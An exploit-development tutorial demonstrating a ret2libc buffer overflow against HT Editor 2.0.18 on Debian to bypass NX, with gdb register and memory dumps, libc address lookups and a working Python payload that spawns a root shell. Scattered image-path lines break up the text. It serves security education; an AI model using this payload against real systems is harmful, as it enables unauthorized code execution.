Linux exploit development part 3 (rev 2) - Real app demo

This is a quick tutorial on how to bypass DEP using the ret2libc technique from the part 3 of my tutorial series, if you have not read that paper I suggest you do before this one:

Linux exploit development part 3 - ret2libc

NOTE:

* This paper will not cover any technical aspects.
* This paper will not teach you how to make buffer overflows.
* I will not be held responsible for anything you do using this knowledge.

Requirements:


* The knowledge necessary for this demonstration can be found in the previous mentioned paper.
* You will need a Debian Squeeze
* GDB knowledge
* checksec.sh
* A vulnerable application (HT Editor <= 2.0.18)

Going trough this paper without possesing the required knowledge may not be beneficial for you.

Let’s star!

Compiling and checking our vulnerable application.

We can find our vulnerable application on exploit-db as well as sourceforge.
Now that we have our vulnerable application let's compile it. If you remember in the last demonstration of part 2 we had to edit the Makefile in order to turn DEP/NX off, we will skip that part now.
Just check that the configure result matches.




```
=====================
Configuration summary
=====================

X11 textmode support available:   no
enable profiling:                 no
make a release build:             yes
using included minilzo:           yes
```

Figure 1.

Than simply continue installing it with make and make install.
Our application is installed, let's see what protections is has. We use the checksec.sh script.




```
root@debian:/home/sickness/Desktop# ./checksec.sh --file ht-2/ht
RELRO           STACK CANARY      NX            PIE                     FILE
No RELRO        No canary found   NX enabled    No PIE                  ht-2/ht
root@debian:/home/sickness/Desktop# 
```

Figure 2.

As we see we have only NX enabled and the other protections are disabled, so we are going to attempt bypassing NX using the ret2libc technique.

Open the application in the debugger.


So we know from our previous tutorials that we can trigger an exception if we send a junk of 4108 , let us quickly verify that.



```
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()14:52:53 on Apr 22 2011
(gdb) 999-2004 Stefan Weyergraf
 (c) 1999-2009 Sebastian Biallas <sb@biallas.net>
 appname = /home/sickness/Desktop/ht-2/ht
 config = /root/.htcfg2
 couldn't load configuration file, using defaults
 error loading file /home/sickness/Desktop/ht-2/AAAAAAA
```

Figure 3.


When the exception is triggered our registers look like this:



```
(gdb) info registers
eax            0x0      0
ecx            0xbfff8e70       -1073770896
edx            0x1      1
ebx            0x41414141       1094795585
esp            0xbfffe470       0xbfffe470
ebp            0xbfffe740       0xbfffe740
esi            0x41414141       1094795585
edi            0x41414141       1094795585
eip            0x41414141       0x41414141
eflags         0x10286  [ PF SF IF RF ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
(gdb)
```

Figure 4,

If we analyze ESP we can see that it has been overwritten



```
(gdb) info registers esp
esp            0xbfffe470       0xbfffe470
(gdb) x/40x 0xbfffe470
0xbfffe470:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffe480:     0x41414141      0x41414141      0x081fb700      0x01d8bea0
0xbfffe490:     0xbfffe5d4      0x00000002      0x00000001      0x00000001
0xbfffe4a0:     0x00000000      0x00000000      0x00000000      0xbfffe5d4
0xbfffe4b0:     0x00000000      0x00000002      0xbfffe528      0x080b8070
0xbfffe4c0:     0x00000001      0x08158078      0x081fafc0      0x00000000
0xbfffe4d0:     0xb7d485a5      0xb7d483a5      0xb7f9369c      0x0814718d
0xbfffe4e0:     0xb7e5b304      0x081bd118      0xbfffe4f8      0x00000000
0xbfffe4f0:     0xb7ff1040      0x081bd118      0xbfffe528      0x08147129
0xbfffe500:     0xb7e5b304      0xb7e5aff4      0x00000000      0x00000001
(gdb)
```


Figure 5.

Find addresses of system(), /bin/bash and exit().

After some tries we determine that we need an offset of 4080 to overwrite EIP, which means that our exploit will look like this:

###############################
4080 junk + the address of system() + exit() + /bin/bash
###############################


While searching for the addresses we will notice that exit() contains a null byte so that makes the address unusable but if you continue to search you can see that at 0xb7d48304 we have exit+4 which we can use.



```
(gdb) print system
$3 = {<text variable, no debug info>} 0xb7d52180 <system>
(gdb) print exit
$4 = {<text variable, no debug info>} 0xb7d48300 <exit>
(gdb) x/s 0xb7d48304
0xb7d48304 <exit+4>:     "\350\246w\376\377\201\303\353,\021"
(gdb)
```


Figure 6.

We have system() and exit() now we need to find out the address of /bin/bash.



```
0xbffff6e0:      'A' <repeats 108 times>
0xbffff74d:      "SSH_AGENT_PID=2234"
0xbffff760:      "TERM=xterm"
0xbffff76b:      "SHELL=/bin/bash"
0xbffff77b:      "XDG_SESSION_COOKIE=0f0ee2af8017efc9aa
.647755-1198074554"
0xbffff7cc:      "WINDOWID=41943043"
---Type <return> to continue, or q <return> to quit---
```

Figure 7.




```
(gdb) x/s 0xbffff76b
0xbffff76b:      "SHELL=/bin/bash"
(gdb) x/s 0xbffff770
0xbffff770:      "=/bin/bash"
(gdb) x/s 0xbffff771
0xbffff771:      "/bin/bash"
(gdb)
```

Figure 8.

As you can see we have everything we need to make our exploit, it should look like this:


##############################
4080 junk + system() + exit() + bin/bash
##############################

Let’s have fun!




```
(gdb) run $(python -c 'print "\x41" * 4080 + "\x80\x21\xd5\xb7" + "\x04\x83\xd4\xb7" + "\x71\xf7\xff\xbf"')
```

Figure 9.



```
root@debian:/home/sickness/Desktop/ht-2#
ht 2.0.18 (POSIX) 14:52:53 on Apr 22 2011
(c) 1999-2004 Stefan Weyergraf
(c) 1999-2009 Sebastian Biallas <sb@biallas.net>
appname = /home/sickness/Desktop/ht-2/ht
config = /root/.htcfg2
couldn't load configuration file, using defaults
error loading file /home/sickness/Desktop/ht-2/AAAAAAAAAA
```

Figure 10.



```
root@debian:/home/sickness/Desktop/ht-2# exit

Program exited with code 0101.
(gdb)
```

Figure 11.

Video demonstration: Linux exploit development part 3 (rev 2) - Real app demo (video)